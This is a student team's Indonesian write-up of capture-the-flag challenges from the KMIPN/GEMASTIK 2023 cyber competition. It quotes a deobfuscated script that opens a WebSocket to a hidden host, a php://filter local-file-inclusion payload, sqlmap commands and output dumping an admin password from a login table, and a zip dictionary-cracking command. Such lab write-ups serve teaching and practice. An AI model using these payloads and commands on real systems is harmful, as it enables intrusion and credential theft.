
WRITE UP FINAL CTF KMIPN

CABANG LOMBA KEAMANAN SIBER

GEMASTIK 2023

Nama Tim:

05-Council



Anggota:

Sandika Arga Pamungkas

Pratama Varian Andika Parulian

Azzuri Putra Mahendra

Politeknik Negeri Jakarta

Jl. Prof. Dr. G. A. Siwabessy, Kampus UI Depok, Jawa Barat

Telp. 021-7270036

Kode pos 16425


1. Code

Di download dulu file dari soal. Ditemukan file HTML, dan di bagian bawah terdapat link ke sebuah script js

```
</form>
</div>
<script src="https://cheerful-semifreddo-d21dc5.netlify.app/script.js"></script>
</body>
</html>
```

Setelah dibuka ternyata link menuju kode yang obscated. Kita gunakan jsNice untuk lihat lebih jelas

Setelah di de-obsfuscate, terlihat bagian ini.



```
function(canCreateDiscussions) {
  var int8Mult = _0x3dc1f5;
  const $parent = new WebSocket(int8Mult(307) + "68.133.7:1"
  "337/heker");
```

Sebagian dari IP address dan port telah terlihat, kita tinggal mencari int8Mult(307).

dapat ditemukan di bagian awal kode .

FLAG GET!


KMIPN{192.168.133.7:1337}

2. WEB LSI
   http://165.22.107.94:16005
   Diberikan link berikut, kemudian akan muncul halaman **PERPUSTAKAAN.** Di dalamnya, terdapat 3 buah list buku. Buku yang paling akhir bernama *Secret.* Deskripsinya menunjukkan adanya pesan tersembunyi.
   Kemudian, saya memerhatikan ada parameter **page=**. Kemudian saya beri payload http://165.22.107.94:16005/list.php?page=php://filter/convert.base64-encode/resource=flag.txt. Kemduian akan muncul flag txt yang sudah ter-encoded dengan base64. Kemudian tinggal di decode, dan muncul flag nya.
   FLAG GET: KMIPN{OOPSIEEE!!!_Ketauandehfilerahasianya_LINZ_IS_HERE}

3. FLOW1
- Kita download chall dari soal dan lakukan comman cat chall di terminal
- Kita temukan bahwa flag.txt ada di bawa prompt enter some text
- Kita coba dulu menggunakan buffer overflow dengan spam huruf A
- FLAG GET!
    - KMIPN{Tooooooooooo_much_character_is_dangerous_LINZ_IS_HERE}

4. **Web Admin**
    - Login form identik dengan vulnerable sql injection. Tetapi, pada case ini, website tersebut memaksa kami untuk menginputkan **username dan password admin secara sah (benar)**. Untuk itu, kami mengotomatisasi proses menemukan password admin menggunakan sqlmap agar cepat

    - Langkah awal, kami intercept terlebih dahulu request login menggunakan burp suite dan berikut adalah hasil request-nya, yang mana terdiri dari parameter username dan password. Hasil request kami simpan dengan nama file **header.txt'** untuk memudahkan penelusuran.



- Langkah kedua, kami dump terlebih dahulu ada apa saja database yang tersedia pada website tersebut dengan perintah berikut ini:

```
┌─[parrot@urh34rt]─[~/Downloads/kmipnv/web1/2]
└──╼ $sqlmap -r header.txt -p username --dbs
```

  Dan berikut adalah list database yang tersedia:

```
[14:43:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.52, PHP 7.3.33
back-end DBMS: MySQL >= 5.6
[14:43:44] [INFO] fetching database names
[14:43:44] [INFO] retrieved: 'information_schema'
[14:43:44] [INFO] retrieved: 'performance_schema'
[14:43:45] [INFO] retrieved: 'chall'
available databases [3]:
[*] chall
[*] information_schema
[*] performance_schema
```

- Langkah ketiga, kami telusuri kembali ada apa saja tabel yang ada di dalam database **‘chall’** dengan menggunakan perintah berikut ini:

```
┌─[parrot@urh34rt]─[~/Downloads/kmipnv/web1/2]
└──╼ $sqlmap -r header.txt -p username --tables -D chall
```

  Dan tampaknya hanya terdapat 1 tabel **‘login’**:

```
[14:57:15] [INFO] fetching tables for database: 'chall'
[14:57:15] [INFO] retrieved: 'login'
Database: chall
[1 table]
+-------+
| login |
+-------+
```

- Setelah kami telusuri lagi, ternyata di dalam tabel login terdapat informasi kredensial, seperti id, username, dan password dengan menggunakan perintah di bawah ini:

```
┌─[parrot@urh34rt]─[~/Downloads/kmipnv/web1/2]
└──╼ $sqlmap -r header.txt -p username --columns --T login -D chall
```

  Dan berikut adalah tiap kolom yang tersimpan di dalam tabel **‘login’**:

```
Database: chall
Table: login
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int         |
| password | varchar(35) |
| username | varchar(6)  |
+----------+-------------+
```


- Dan pada akhirnya, kami berhasil menemukan password dari admin dengan dumping isi kolom pada tabel ‘login’ dengan perintah seperti berikut ini:

```
┌─[parrot@urh34rt]─[~/Downloads/kmipnv/web1/2]
└──╼ $sqlmap -r header.txt -p username --dump -T login -D chall
```

Dan berikut adalah informasi login yang tersimpan di dalam kolom **id**, **username**, dan **password**:

```
Database: chall
Table: login
[2 entries]
+----+-----------------------+----------+
| id | password              | username |
+----+-----------------------+----------+
| 1  | p4ssw0rd              | guest    |
| 2  | p4ssw0rd_2_s3kr3t_noone_c4r3d__:( | admin    |
+----+-----------------------+----------+
```


- Setelah dicoba login menggunakan username dan password milik admin, maka akan muncul flagnya:



- Berikut adalah flagnya: **KMIPN{ez_SeQueL_Inj3kxx1on_LINZ_IS_HERE}**

5. BASIC INFO
   KMIPN{cekstr1ngs:4ecce6394798580638cfed50376149a7}

Diberikan gambar sebagai berikut



Kemudian, masukkan gambar tersebut ke dalam hex editor. Pada bagian paling kanan (bukan berupa bilangan hex) scroll ke bagian paling bawah. Akan ada keterangan **flag2=cekstr1ngs.** Kemudian, saya menggunakan MD5 checker secara online via (https://emn178.github.io/online-tools/md5_checksum.html) dan didapatkan string MD5 dari gambar sesuai pada flag.

6. Peng_dekriptor_an

- Dibuka file dan ditemukan kode morse.
- Langsung translate
- Didapatkan kumpulan nomor yang terlihat seperti kode ASCII
- Kita masukan ke ASCII Decoder
- FLAG GET!
    - KMIPN{Mari Dahulukan Adab Sebelum Ilmu}

7. BIT LEVEL CRYPTO


- Ditemukan sebuah code
    - 0812160b171e24034b0924184a0b131e0924120824080f121717241e1a0802240f142419091e1a10
- Kita gunakan Multi Decryptor tool seperti cyberchef
- Ditemukan output dekripsi
- FLAG GET!
    - KMIPN{simple_x0r_c1pher_is_still_easy_to_break}

8. Basic File Signature

- Didapatkan file zip.

- Tidak bisa dibuka
- Kita gunakan online hex editor
- Dilihat bahwa header file nya tidak sesuai dengan format ZIP
- Kita ubah ke signature zip yang benar: 50 4B 03 04
- Buka file zip
- Ditemukan file flag
- FLAG GET!
    - KMIPN{S1gnature_B4s1c_F1le_}

9. RECOVERY
- Diberikan link drive
- Sebuah file partisi
- Kita download dan ubah ekstensi file menjadi .ISO supaya bisa di mounting oleh linux
- Dibuka dan ditemukan file zip yang password protected
- Soal bilang ada dictionary.txt tapi sudah di hapus
- Gunakan recovery tool untuk menemukan file yang sudah di delete
- Kami menggunakan autopsy
- Recover txt yang terlihat terhapus



-
- Gunakan fcrackzip untuk melakukan dictionary attack!
- fcrackzip -D -p dictionary.txt flag.zip
- Ditemukan file pdf
- FLAG GET!
    - KMIPN{recovery_cracking_zip_basic}
-